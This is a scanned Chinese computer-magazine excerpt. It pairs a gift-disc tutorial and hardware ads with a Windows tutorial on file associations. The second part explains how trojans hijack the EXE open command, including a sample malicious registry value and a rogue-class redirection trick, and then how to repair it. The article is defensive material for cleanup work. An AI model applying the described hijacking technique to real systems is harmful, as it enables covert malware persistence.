第四步：“字幕转换通”软件是插件程序，所以它本身没有任何的设置界面，完全通过“超级转换秀”主程序来控制它所有的工作状况。打开《超级转换秀》主程序，然后在“视频转换通”对话框选项卡处即可见到如下图所示的“为视频加字幕”按钮（图21）。



第五步： 从“超级转换秀”中选择导入一个待转换的视频，设置好相关导出参数后，即可在转换任务列表中看到此视频的转换任务条项，选中列表中的该条项，点击“为视频加字幕”按钮，即会弹出“字幕转换通”插件提供给“超级转换秀”的增强字幕设置界面（图22）。

第六步： 点击“ 览”选择我们刚才编辑好的srt字幕文件，点击“确定”就可开始字幕的添加工作了（图23）。





神秘人公益广告

未注册用户将无法为视频添加字幕，支持国产软件，支持作者，花点钱注册一下吧。

闷豆制造

闷豆：我明白你的意思了，把这些精心加工的东西刻录成光盘送给mm是不是就是你所为的情趣？

神秘人：别叫闷豆了，你还是改名叫“周转”吧……

闷豆：开玩笑呢。刻盘我知道，Nero嘛。

神秘人： ，刻录光盘相信你很熟悉了吧。

闷豆：当然熟悉…… ，CD我刻录过，可是VCD还真没刻录过，教教我。

神秘人：在Nero里面，刻录CD和VCD的方法基本上都是一样的，只是一开始选择的时候，刻录CD选择“音频→制作音频光盘”而刻录VCD则是选择“照片和视频→制作视频光盘”。

闷豆：恩，这是Nero 6吧，虽说现在Nero 7出来了，不过好多刻录机上赠送的仍然还是Nero 6。

神秘人：再提醒一下，刻录CD的时候要选择我们先前录制的MP3文件，而刻录VCD文件就需要选择我们后来做的Music Video文件哟。

闷豆： ，明白了，马上一张完完全全的“闷豆制造”光盘，就要诞生啦？

火速连接

Nero 7详细介绍：

《电脑爱好者》2005年22期《Nero 7，刮起家庭娱乐大风暴》一文对最新的Nero7有更详细的介绍。

超级装备推荐——Sony DRX-800UL外置刻录机



使用笔记本却没有刻录光驱的朋友推荐使用外置刻录机，索尼新推出的DRX-800UL就是这么一款能够提供较高刻录质量且外观非常酷的DVD刻录机。一眼看去，DRX-800UL立刻让人感觉到它的与众不同，与托盘+按钮的典型设计相比，这款DRX-800UL将整个面板都做成了舱门，而把按钮放在了机身的侧面，所以整体线条显得非常流畅，颇有点跑车的风格。

这款刻录机同时支持支持火线与USB 2.0接口，外壳上面还特意标注了“双层”的标注，表示DRX-800UL支持双层盘片。

接口类型:USB2.0/IEEE1394
刻录机规格：DVD+/-RW
性能：最大CD读取速度48×、最大DVD读取速度16×、最大CD刻录速度48×、最大DVD刻录速度16×、最大CD复写速度24×、最大DVD复写速度8×
咨询电话: 8008209000

雕刻时光 永不磨灭

神秘人: 你就这样把光盘拿去送MM?

闷豆：还要怎样？这可是原装正版的“闷豆制造”啊！

神秘人：得了吧，看看你的光盘面，傻不傻啊？

闷豆：这光盘面又不是我印刷的，有啥办法！

神秘人：哼哼，让你见识见识最新的光雕技术。

闷豆：那得用专门的光雕刻录机吧。

神秘人: 不光是专门的刻录机，盘片也必须是专门的光雕盘片哟，这种盘片市场上都有卖，不过比普通的刻录盘要贵一些。

闷豆：不怕贵，只要MM开心，怎么都好。

神秘人小提示

LightScribe技术是由惠普公司开发的一种利用激光在光盘表面上刻印图案的技术。LightScribe技术刻录的时候，激光头会发出780nm的激光束打在光盘的表面，使光盘表面的激光感应层发生化学反应，将要记录的信息雕刻在光盘的数据感应层上。所以引入LightScribe的刻录机大多被称为“光雕”。

超级装备推荐——明基DW1625 DVD刻录机



接口类型: ATAPI/EIDE
刻录机规格：DVD+/-RW
性能：最大CD读取速度40X、最大DVD读取速度16X、最大CD刻录速度40X、最大DVD刻录速度16X、最大CD复写速度24X、最大DVD复写速度4X
其它特性：自带光雕LightScribe标签打印功能、支持Firmware升级
咨询电话：0512－68073500

BenQ银色月光DW1625是一款支持光雕(LightScribe)技术的刻录机。使用LightScribe技术需要配合支持该技术的刻录软件进行，明基为选购DW1625的用户提供了一张很有用的软件光盘，其中除了支持LightScribe技术的Nero Suite软件套装6.6版本以外，还包括明基特有的QVideo以及QSuite。

刻录机安装后WindowsXP会自动识别它，但是要进行光雕刻录还必须要运行LightScribeHost服务，我们可以到Nero官方网站下载http://dl1.nero.com/LS_HSI.EXE，安装后自动在系统服务中运行。

整个光雕过程非常简单。

第一步：点击Nero SmartStart主界面上“其它→打印LightScribe标签”，即运行Nero光雕版的CoverDesigner。点击主菜单上“文件→新建”进入新建向导，在窗口中的“LightScribe”标签中根据你的刻录形式选择相应的“空白文档”，确定后在主界面出现空白盘面图样。

第二步：双击空白盘面，出现“背景属性”窗口，点击“映像文件→图像来源→文件”，打开我们为MM精心设计的背景图片（如图24）。点击主菜单“对象→插入”，在光盘背景上加入各种修饰图案和文字。



24

第三步：封面设计调整满意后，点击主菜单“文件→打印LightScribe标签”进入“LightScribe打印属性”窗口。

第四步：确定好在光盘表面要刻录的内容之后，在DW1625的托盘内放上支持LightScribe的光盘，这里要提醒大家，光盘要把数据面向上，支持LightScribe技术的外表面向下（与刻录光盘时的放法是相反的）。点击窗口中的“预览”查看效果时候就必须将LightScribe光盘正确放入光驱中。

第五步：最后进行光雕刻录，点“确定”之后，只需要耐心地等上一小段时间（大约15～30分钟），就可以欣赏到自己的杰作了。



25

神秘人小提示

由于LightScribe表面具有可记录性，因此我们可以在第一次光雕刻录以后继续选择刻录同样图像在同样的位置，也就是画面叠加刻录，这样就可以让图像更清晰。

五光十色 精美礼品再包装

神秘人：其实光雕也不是我们惟一的选择。

闷豆：我就知道你的花样多，说说看除了光雕还有什么办法让我们的光盘不那么老土？

神秘人：何止不老土，简直是让光盘五光十色啊。

闷豆：盘片打印？

神秘人：正确，不过打印盘面也不是那么简单的，分几种情况。

闷豆：洗耳恭听啦。

神秘人：盘片打印分两种，一种是打印到专门的光盘贴纸上，然后把贴纸贴到光盘面上，另一种则是直接打印到光盘背面上。

闷豆：各有什么不同？

神秘人：能够打印贴纸的打印机相对较多，而且贴纸也比较好买，很多电脑城买刻录光盘的地方都有这种贴纸卖。而直接打印盘片的门槛就要高一些了，首先是打印机自身要支持，通过专门的光盘打印托架才能实现直接的盘面打印。另一方面，不是所有的刻录光盘都能够用于打印的，想要保证打印质量，必须要使用背面易于吸收墨水材质的光盘。这种光盘在大多数卖刻录盘的柜台都有卖，不过一定要说清楚是专门用于直接盘面打印的。

闷豆：哦，原来还有这么多讲究，你要不说，我买光盘的时候没准就会弄错。

超级装备推荐——Canon PIXMA ip4200 打印机



独特外形

2004年佳能PIXMA系列一经推出，其"优雅的立方体"式的外观设计颠覆了传统打印机的呆板的外型，引起无数消费者的关注。2005年，新一代PIXMA喷墨照片打印机iP4200在PIXMA系列优雅造型的基础上，加入更多设计细节，银色的弧线勾勒出更加凝练生动的线条，无论放置在办公室或是居室的任何地方都能完美地融入环境，平添一丝时尚气息。

FINE技术 速度与品质的完美结合

佳能PIXMA iP4200应用佳能独创的"FINE"技术，打印头上规则排列着高密度的微小喷嘴，先进的技术带来出色的性能：最小可喷射仅为1pl的墨滴，最高可达9600x2400dpi的超高分辨率。FINE打印头快速喷射细小墨滴，每一墨滴在纸张上的精准定位确保打印画质的清晰精致，PIXMA iP4200还原色彩自然准确，效果可以和6色打印机相　美。最小仅有1pl的墨滴超越人类视觉的限制，再现锐利的细节。4x6无边距照片仅需约51秒，PIXMA iP4200可以快速完成专业品质的打印。

墨水品质的提升

对于文档和照片的不同打印任务，PIXMA iP4200的颜料黑色和染料彩色墨水的人性化组合可以各显神通，满足客户对高品质打印的需要。全新的颜料黑色墨水，不仅保持了颜料墨水打印黑白文本锐利清晰的一贯优势，和彩色染料墨水一起打印时，边缘表现得也更加清晰，　出现象和稳定性都有了明显改善。同时PGI-5黑色颜料墨水容量比一般墨水盒更大，使用起来成本自然更加经济。

省字当头 双向进纸技术

PIXMA iP4200有着打印机后部自动进纸器以及前部进纸盒两种进纸方式。在两种进纸源内可以放置不同尺寸与类型纸张，并可以通过打印机前面的进纸切换键自由转换，为在不同介质上的打印工作提供了方便。前部进纸盒和自动进纸器内都可以放置多达150页的普通纸，打印机整体供纸量提升到300页，不仅满足了大量打印的供纸需求，如果身处狭小的办公环境，双向进纸功能允许选择不同的进纸源，不失为节省空间的好方法。

简单易用的盘面打印功能

打印盘面也是PICMA ip4200的重要功能之一。它拥有专用的盘面拖架，打印盘面时可以使用专用打印盘面的CD-R盘片，也可以使用盘面打印纸，选择更为灵活。利用安装光盘内赠送的CD-Lable Print或 Easy-Photo print软件，用户能够轻松设计并打印出个性化光盘，同时为文件的归档整理提供了更加专业有效的方式(图26)。



26

闷豆：除了打印盘面，还能利用打印机做点什么？
神秘人：圣诞节最重要的当然是做一张圣诞贺卡。
闷豆：老土……贺卡年年都做，没什么新意，累工。
神秘人：那你有没有想过把贺卡与光盘盒融为一体？
闷豆：有创意，怎么实施呢？
神秘人：其实很简单，几步就搞定。

第一步：找一个老式的塑料光盘盒，打开盒盖，把盒内的底座抠下来。然后用尺子量出它的纵横尺寸为：14CM x 12CM。

第二步：在Photoshop中新建一个文件，如图27的方式来进行设计，封面的内容可以是贺卡的形式，封底还能放上光碟中歌曲的歌词。封底和封面都要和我们量出的光盘底座尺寸一样大，中部的连接部分高度为6毫米最为合适。

第三步：把设计好的图片打印出来，按照线条折好，一个光盘外壳就诞生了，然后找几根双面胶条把先前抠下来的盘盒底座粘在我们的纸壳内部，OK，完美的贺卡、盘盒二合一。



27

神秘人折边提示

在实际盘盒时最好为四周预留一些灰色边条，这主要是用来折边的，由于相片级别的打印纸质地都偏硬，直接裁减过后容易划伤手，预留的折边就是用来解决这个问题的，把折边整齐地折回去再用胶水粘牢，确保安全。

超级装备推荐——EPSON STYLUS PHOTO R350打印机



咨询电话:8008109977

更“精”更“省”

喷墨打印机的核心是打印头，爱普生所研发的新工艺精准微压电喷头技术，让喷嘴达到了前所未有的垂直程度，最大限度的避免横纹误差，实现打印速度在业内的再次飞跃。墨滴被更均匀，更准确，更稳定、更快速的喷射到打印介质上，色彩品质表现更精细出色。采用爱普生新工艺精准微压电喷头技术，在支持分辨率高达优化5760×1440dpi高精度打印的同时，精确控制调整墨滴大小和着墨位置，保证墨滴最小达3微微升，比头发丝的五分之一还细，并可自动针对色块大小，以最恰适的墨滴量来显像，有效节省墨水使用，也同步提高打印速度，让用户在最短的时间内，创造极其精致、细腻的打印品质， 美最好的冲印店的最好效果。

永久保存你的笑容

即便是普通照片，褪色问题也是无法避免的。但在某种程度上，STYLUS PHOTO R350可以给用户一定的保障。爱普生恒彩光泽照片墨在传统六色墨的基础上增宽黄色和洋红色的色域，从而整体色域得以更加宽广，比过去色彩表现得更稳定，层次更丰富，同时拥有优良耐光、耐侵蚀的保存性给你最大个感官变化就是照片有了涣然一新的光泽感。


28

多种传输打印方式

没有电脑，就意味着很多打印机都无法工作，因为它没有连接线缆，没有读取装置。而STYLUS PHOTO R350则不同，它可以在脱离电脑的情况下，读取各种数码相机的存储卡。如果你连存储卡都懒得从数码相机里拿出来，那也没有问题，STYLUS PHOTO R350支持USB Direct Print和Pict Bridge技术，你只须用USB线将数码相机与PictureMate连接，再按下数码相机Print键输出照片就足够了。最令人称奇的是它的无线蓝牙打印功能，只要把数码相机、手机、PDA等设备中的文件通过蓝牙传输，直接发送到打印机，立刻就能打印出需要的照片！

独立光盘盘面打印

打印光盘盘面是STYLUS PHOTO R350重要的功能之一。在入纸槽的上面还有另一层入纸槽，拉开后是一个专用入纸口。准确地说，这是一个入“盘口”，使用自带的专用托架，把可打印盘面的光盘放置其中，再通过附带的软件即可实现盘面打印(图28)

歌声伴我行 随时随地随身听

闷豆：总算是看到成品了，堪称完美的礼物啊！

神秘人：　，相信这绝对算得上最用心的圣诞礼物之一，不过呢……

闷豆：又来了，为什么你总是那么多不过？

神秘人：不都是为了让你的礼物更完美嘛！

闷豆：这倒是，　恕你无罪，接着说。

神秘人：虽然这一套都是我们非常用心做出来的，不过有一个小小的缺点，那就是从表面价值来说，显得不是特别贵重。

闷豆：花了那么多心思作的啊，还嫌不够贵重？

神秘人：葡萄美酒夜光杯嘛，都到这一步了。为什么不再完善一点，比如为她挑选一款时尚个性的MP3随身听，然后把我们唱的歌保存进去？

闷豆：嘿嘿，好主意，顺便还可以录一段我不好意思当面说的心里话呀！

神秘人：-_-#

超级礼物推荐——白色圣诞de爱国者MP-F100LT随身听



存储容量：256MB
音乐格式：MP3
FM性能：30个电台预设，76MHz-108MHz宽域全频段接收
接口方式：USB1.1
咨询电话：8008107666

外观大方得体

乳白色的注塑外壳，一反时下小巧的外形设计，体积有些稍大，机身底部由一整块厚达1mm的镁合金制成，把机身的两个侧面“包裹”起来，而且一直延伸至机身顶端，给人的感觉很有特色。

专一简洁

双色OLED显示屏旁有一个四方导航键，负责整个机器的操作，简明、快捷。操作界面则采用了全屏显示选项菜单，与整体和谐搭配，显出一种专一。虽然只支持一种播放格式，但是音质突出，在MP-F100LT上采用自定义模式的调节方式，分别拥有80～200Hz的重低音调节、8级低音及8级高音的音阶调节，比起一般的预设音效拥有更高的自由度。同时，各频段的表现更为平衡，在分析力和乐器隔离度方面表现良好，不过在高频段仍然有修饰的迹象，低频段的冲击力不错，但是量感和下潜仍然未能有所突破。

优秀突出

FM功能支持手动调台、自动调台，可以存储30个电台频道，接收频段覆盖76－108HMz。整体而言，爱国者 MP-F100LT拥有不俗的外观，尽管功能与配置并不强大，但是专一的思想贯穿于其中，使其又有优秀的素质和品质。像这样的MP3，拿来送给心爱的GG，一定能让他过一个非常开心的“白色圣诞”。

超级礼物推荐——心心相印de爱国者UM-P892随身听



存储容量：256MB
音乐格式：MP3、WMA
FM性能：FM调频、可随意录制电台节目
接口方式：USB
咨询电话：8008107666

心心相印

“双心”在握，品质当然不同凡响，两个芯片分别对音频和视频进行处理，使音频、视频在同步播放的同时得到更专业的处理，更代表着两心心心相印，自是有另一番意境。

一键穿梭音场

独有的“音场穿梭”键，可以使您轻松领略HIFI音场、剧院音场、家庭影院音场三种场景的效果，在音乐模式上，UM-P892也是苦心修炼，8种曲风、共计40种音效调节加上高频扩展及低音重音还原技术，使得低音下潜有力，高音在音量很大时，也能保持很好的人声，而且在播放时，环绕三维立体声音效，使音乐的范围，更加宽阔、空旷。虽然可以播放视频，但是高品质电池，加上低功耗技术，可以免除在享受优美音乐的时候，MP3突然断电烦恼。具备FM调频，可随意录制电台节目，同时对FM也具有5种音场。

娱乐、学习、品质三箭齐发

在娱乐的同时还有强大的学习性能，电子书、图片预览丰富你的生活。UM-P892音质、视频、学习三箭齐发，独有的双内核CPU架构，使其在现在的MP3市场，独领风骚。

闪豆：对了，现在不少彩屏MP3都支持播放MTV了，那么把我们制作的MTV放进去岂不更好？

神秘人：这倒是个好主意，不过有一点需要纠正，我们做出来的MTV是指的Music Video，而现在的彩屏MP3播放器所支持的时*.MTV文件格式。

闪豆：哦，也就是说我们制作的Music Video不能够存到MP3随身听里面了？

神秘人：可以存进去，但是不能正常播放……

闪豆：废话。

神秘人：当然，想把我们自己DIY的Music Video搬上MP3随身听的屏幕不是没有可能，不过要明白一个基本概念。现在彩屏MP3所支持的MTV主要包括一些常见格式，比如*.MTV、*.AMV等。我们可以通过工具把自制视频转换为相应的文件，传到MP3随身听中。但是目前的*.MTV、*.AMV等格式都并非完全通用，每个品牌的MP3随身听都不一定能支持其他工具转换处的文件。

闪豆：那你的意思是每个品牌的MTV转换工具都可能不一样？

神秘人：是这样的，不过这些转换工作都很简单，转换工具也都不太复杂，一试便知。

超级礼物推荐——见证快乐de三星YP-T8随身听

个性功能 圣诞乐翻天

GG最喜欢什么？当然是一个字：玩！这是Boy的本性，Girl到了一定年龄，爱美之心早已大于玩乐。小伙子就不一样了，虽然不再是小孩子的玩法，但依旧离不开"玩"字，而这正是选择三星YP-T8送给你心中的他最重要的原因。

影音娱乐 无可替代

以前，多声道音响的雄伟和逼真感受只能在室内才能欣赏到，现在不同了，你随时随地都可以欣赏！T8的三维立体音响实现了20mW+20mW强大功率。YP-T8还使用了真彩屏幕，1.8英寸的屏幕拥有惊人的26万色表现能力。

按钮也能自己设

YP-T8开创了定制按钮的时代。利用上下推拉Tilt Ket按钮，我们就可以按照自己喜欢的方式，把YP-T8的按钮设置成最需要的功能。YP-T8显然就是个性体现，如果你正在为礼物而发愁，不如把YP-T8送给他，相信他一定喜欢。

Game Boy

游戏，YP-T8上的另一个不同之处。T8提供了从未有过的崭新感受。在跨栏游戏中甩动着胳膊赛跑的运动员，还有能使掌中T8变成飞箭的射箭游戏。放下手机，别在用拇指发送短信了，YP-T8的Tilt Ket按钮让你的拇指有了新的活动场所，快试试吧。



存储容量：YP-T8V(256MB)、YP-T8X(512MB)、YP-T8Z(1GB)、YP-T8Q(2GB)

音乐格式：AUDIO：MP3(MPEG1/2/2.5 Layer3)、Audio ASF，WMA，Ogg(Q10)
VIDEO:JPEG,MPEG4(QCIF10~15Frame)

接口方式：USB2.0

咨询电话：8008105858

超级礼物推荐——独享天籁de三星YP-U1随身听

在理性中选择感性

如果你是一个Boy，想送Gril一个礼物，那就仔细看看YP-U1吧。用你的理性审视YP-U1，把它送给感性的MM。

挂饰般的精致小巧

YP-U1的个头十分小巧，像一支润唇膏般，乳白色抛光的表面光滑而又富于美感。机身的设计非常有趣，除了耳机插空，你再也找不到第二个连接线缆的地方。它的背后是一个隐藏式USB接口，用来下载电脑上的MP3音乐。机身上以圆形Menu按钮为中心的控制区简洁美观，最重要的两个按钮——播放/暂停和锁定分列在机身上端两侧，这样非常易于操作，MM大可不必翻弄半天才找到控制按钮。挂绳的位置和耳机插孔被设计在最顶端，两股线缆都是朝同一方向，既美观大方，又很实用。有趣的是，mic也被设计在此。如果临时要录音，大可不必把YP-U1拿下来摆好位置，挂在脖子上一样可以。



存储容量:128MB (YP-U1H), 256MB(YP-U1V), 512MB(YP-U1X)，1GB (YP-U1Z)

支持文件格式:MPEG1/2/2.5 Layer3(8Kbps~320Kbps, 8kHz~48KHz)
WMA, ASF(48Kbps~192Kbps,8kHz~48KHz)
Ogg(Q0~Q9)

接口方式:USB2.0

咨询电话: 8008105858

超级礼物推荐——豪华圣诞de明基Z2手机MP3随身听



设计类型：可以打电话的MP3
存储容量：60MB
音乐格式：MP3、WMA
FM性能：无
屏幕色彩：26万色、128×128像素彩屏
产品特点：集摄像头、手机、MP3于一身
接口方式：USB数据线或miniSD闪存卡
咨询电话：0512－68073500

不一样的潘多拉

有“潘多拉魔盒”之称的明基Z2是一台时尚的、带有130万像素CMOS摄像头的手机，也是一台可支持最高1GB mini SD卡的MP3。全功能的设计，让它改变了“潘多拉”的意义 。

超越时空的布局与设计

别具匠心拨号的键盘设计在28×128像素屏幕的右侧，全向摇杆导航键位于屏幕的下方，让MP3、手机拨号等操作能在指掌之间自如操作。更让人感觉不到它的电话功能的存在，完全就是一台典型的MP3播放器造型了。

百变造型我来拍

要是你只是为它的电话功能而惊讶的话，那千万别看它的正面。跟随着内置闪光灯的光芒，可更换的四色幻彩外壳与130万像素摄像头的拍摄能力一定会让你的心在这个圣诞里面随着音乐狂跳不止。明基Z2所配置的130万像素的CMOS摄像头就位于机身的后方，连同内置的闪光灯使用，可以得到满意的拍摄效果。同时，Z2还集成了明基经典的MP3播放器Joybee 180可换彩壳概念，目前你已经可以找到四款色彩斑 ，造型各异的可更换外壳。

超级礼物推荐——分享快乐de纽曼M570影音王随身听

独特外形

纽曼M5700影音王的造型之独特，有别于其他同类产品。其造型颇像时下流行的一款手机。当然，它的个头要小得多。它的边角处理非常圆润，做工精细，主控按钮在机身下方，按钮的大小适中，使用起来很是方便。无论是送他还是送她，M570都有足够的理由让你选中，这绝不是只因为其外形的出众，其内在的 力是无可抵挡的。

掌中影院

M570注重的不单单是音，更重视影。1.5英寸26万色TFT真彩液晶屏色彩艳丽，而且不怕强光照射，在户外依旧能清晰地看到屏幕显示内容。它支持amv视频播放，画质清晰流畅。别担心这种格式的影片来源，M570带有专用的转换程序，可以把不同的片源转换成自身适合播放的格式。而且，它拥有独特的双喇叭设计，可实现外放。躺在背窝里，你总不希望那些烦人的线缆，给他（她）带来烦恼吧。

分享的快乐

约他（她）一起出来吧，12月26号一起走走。你不用为送了他（她）随身听，而让自己如同随行人员一样无助、茫然。M570拥有两个耳机插孔，你可以和他（她）同时戴上耳机，一起享受音乐的快乐。两条纤细的线缆，无形中又拉近了你和他（她）的距离。



存储容量 256MB\512MB\1GB
音乐格式：MP3、WMA、AMV
接口方式：USB
咨询电话 010-96096200

真的是个梦吗？



“闷豆，快醒醒！”
“什么事啊，老妈？”
“你看你，又爬在电脑跟前睡着了，赶紧洗个澡回床上睡去。”
“ ，刚才没人进来？”
“你这孩子，真糊涂了啊，没人进来过。”
闷豆睁开惺 的双眼，呆呆看着屏幕上打开的Photoshop和Cool Edit Pro。
真的没人进来过？
有人？没人？
“妈，预支点零花钱给我，明儿我要去买台打印机，还有刻录机……” CF [ZT01]

■软件 DIY

★★★

系统蓝色档案(七)

双击背后的秘密——文件关联

本文可以帮你学到

- 从注册表分析文件关联
- 修复被破坏的文件关联
- 手动添加文件关联
- 建立文件关联“第二通道”

这几天屏幕时常闪烁，好像键盘输入也有延迟，难道中毒了？小菜在电脑前越发不安。试着把杀毒软件升级到最新版本，然后对硬盘进行了一次完整扫描，扫描结果证实了小菜的想法：发现木马病毒！幸好杀毒软件已经将其查杀了，心有余悸的小菜又忍不住暗自庆幸。不过当他准备打开QQ和大嘴吹嘘杀毒经历时，却发现双击QQ快捷方式后不能运行，系统提示选择打开方式(见图1)，再试试其他程序，发现所有可执行程序都出现了同样问题，无法运行，这可怎么办？慌了神的小菜赶快打电话让大嘴火速前来“救援”。



图 1

大嘴很快就赶到了，看了看屏幕说：“这是木马破坏EXE文件关联后常见的‘后遗症’，所有EXE文件均无法运行！我们先看看COM文件有没有被木马关联，如果没有的话就好办了。”说着右击开始菜单，选择“资源管理器”，在C:\WINDOWS目录找到“注册表编辑器”程序文件“regedit.exe”，按F2将其改名为“regedit.com”，然后双击就可以运行“注册表编辑器”了，看来COM文件还没有被关联。首先定位至[HKEY_CLASSES_ROOT\.exe]主键，右边的默认键值显示为“exefile”，这是正常的，然后再打开[HKEY_CLASSES _ROOT\exefile\shell\open\command]主键，右边的默认键值数据显示为“C:\Windows\Expleror.exe "%1" %*”(见图2)，问题就出在这里了，木马程序修改了这里的文件关联设置，添加了自启动数据(Expleror.exe即为伪装的木马程序)，把它修改为正确的“"%1" %*”，然后再运行QQ，一切正常了！




图 2

看着大嘴的操作，小菜有点摸不着头脑，于是问道：你刚才说文件关联被破坏，究竟什么是文件关联呀？大嘴解释说，文件关联就是将一种类型的文件与一个可以打开它的程序建立起来的一种依存关系，简单说，文件关联决定了一种类型的文件双击时用什么程序打开。举个例子来说，我们双击TXT文件时，系统会自动使用“记事本”打开它，这是因为在系统中设定了TXT文件类型的关联程序是“记事本”，如果你想双击TXT文件时使用WORD程序打开，就需要修改文件关联设置。当我们安装了ACDSee以后，双击BMP、JPG图片时，都会自动使用ACDSee打开，这些都是文件关联在起作用。文件关联的配置数据都保存在注册表中，下面我以TXT文本文件的关联数据为例详细介绍一下。

文件关联怎样“连”

在“注册表编辑器”中展开[HKEY_CLASSES_ROOT]根键，可以看到许多“.xxx”的主键，这些主键名称实际上都各代表不同类型的扩展名，找到“.txt”主键，可以看到右边显示的默认键值数据为“txtfile”(见图3)，这个键值数据非常重要，它指明了TXT文件类型关联设置的入口主键，在[HKEY_CLASSES_ROOT]根键下还可以找到名为“txtfile”的主键，它称为“标识主键”(实际上几乎所有“.xxx”的扩展名主键都会对应一个“xxxfile”入口主键)，这个主键就是用来设置文件关联相关数据的，在右边可以看到其默认键值为“文本文档”，这就是TXT文件




图 3

显示在“资源管理器”的“类型”栏中的文件类型，通常在标识主键下会有两个重要主键:

1.DefaultIcon主键:它的默认键值是用来设置文件类型图标的，通常会使用关联程序内置的图标，可以方便识别文件关联。

2.Shell 主键:这是文件关联的“核心”所在，在这个主键下面会有一个“open”主键，在open主键下面还会有一个“command”主键，这个主键的默认键值就是用来定义此种类型文件关联的执行程序的，比如TXT文件的“command”主键的默认键值是“%SystemRoot%\system32\notepad.exe %1”(见图4)，也就是告诉系统使用“notepad.exe”(即“记事本”)来打开TXT文件。注意这里的“%1”是非常重要的参数，它是一个命令行变量，它代表的就是双击操作指向的文件名，如果不加此参数的话，双击文件后只能运行关联的程序，而不会自动打开双击的文件。




图 4

大嘴提示:在 Shell 主键下通常还会有 Edit、Play、Print 等键值，它们可以设置文件类型相关联的其他打开方式，这些打开方式将显示在文件类型的右键菜单中。Shell主键的默认键值数据用来设置双击文件时的打开方式，设置为空表示自动使用open主键下设置的打开方式，如果设置为edit，则会使用edit主键下设置的打开方式。利用这点，也可以快速改变一些文件的双击打开方式，例如BAT文件双击时的默认操作为“运行”，我们想把它改为双击用“记事本”打开编辑，则将[HKEY_CLASSES_ROOT\batfile\shell]主键的默认键值设置为“edit”即可。

文件关联背后暗藏“杀”机

由于文件关联可以用来启动程序，所以常被木马用来启动服务程序，现在几乎所有木马都会利用文件关联，因此掌握文件关联的分析和修复，对于分析和清除木马是非常有用的。一般来说，木马修改利用的是系统中经常使用的文件类型，例如TXT、EXE，其他文件类型还包括COM、PIF、SCR、HLP等。尤其是EXE文件关联型木马，一旦中招，后果很严重:运行任何程序时都会自动启动木马，而且当木马被清除时，还会造成类似小菜遇到的这种所有EXE文件无法执行的情况!

1.完全瘫痪！求助“带命令行提示的安全模式”

不过前面小菜遇到的情况算是比较幸运的，如果木马连COM文件关联也进行了修改，就不能使用EXE改名COM的方法来解决了，当然，解决方法也是有的。

第一步:启动系统时按F8键打开高级启动选项菜单，选择“带命令行提示的安全模式”引导系统(见图5)，可以自动打开“命令提示符”。



图 5

第二步:在“命令提示符”中输入“ftype exefile”查看exefile数据有没有被修改，正常应显示为“exefile="%1" %*”，如果不是这样则需要输入“ftype exefile="%1" %*”命令使EXE类型的关联还原。

第三步:再输入命令“assoc .exe”(注意中间有空格)查看文件关联入口数据，如果显示为“.exe=exefile”，则说明这个数据是正常的，如果被修改了，则输入“assoc .exe=exefile”命令重新建立入口关联(见图6)。




图 6

第四步:重启系统后就能正常运行EXE程序了，打开“注册表编辑器”，将COM文件及其他被恶意关联的文件类型修复，并清除木马程序残余文件即可。

大嘴提示:右击任意类型文件，选择“打开方式→选择程序”，单击“ 览”按钮选择“C:\WINDOWS\system32\cmd.exe”，点击“打开”按钮就能在EXE文件不能运行的情况下打开“命令提示符”，并使用以上命令进行修复。

2.辨别木马的多种“障眼法”

木马程序利用EXE文件关联时可能会采用两种修改方法:第一种方法是直接修改exefile中的“"%1" %*”数据，添加木马的执行程序，例如小菜遇到的就是这种情况，这种方法比较容易被发现；另外一种方法则是修改exe文件类

型的入口指向，使其指向一个另外的标识主键，例如木马自建的mmfile，而mmfile的设置正是用来启动木马程序的，这种情况经常被大家忽略，因此大家在检查注册表中文件关联数据时，还应检查[HKEY_CLASSES_ROOT\.exe]主键的默认键值是否指向exefile，利用前面介绍的“assoc”命令可以快速检查这个设置。

3.文件关联检查修复一条龙

木马修改文件关联以后，还会自动将文件打开请求转交给原来的关联程序，所以平时我们根本感觉不到文件关联已经被修改，而手工检查注册表中的文件关联数据又是件比较麻烦的事情，如何才能快速检查出系统中的文件关联被修改呢？这里大嘴推荐给大家一款非常好用的免费工具——System Repair Engineer(以下简称SRE)。

System Repair Engineer 小档案

u软件版本:1.1.0.269　　软件大小:263KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.kztechs.com/sreng/download.html
u软件备注:上面提供的是SRE的下载页面，请根据你使用的操作系统下载对应的版本。

SRE在运行后会自动检查常见文件类型的关联设置情况，在界面中单击“系统修复”按钮，在右边的“文件关联”选项卡下即可看到文件类型关联情况(见图7)，如果“状态”栏显示为“错误”，就说明该文件类型关联已经被修改，同时该项目被自动选中，点击“修复”按钮即可进行自动修复。



图7

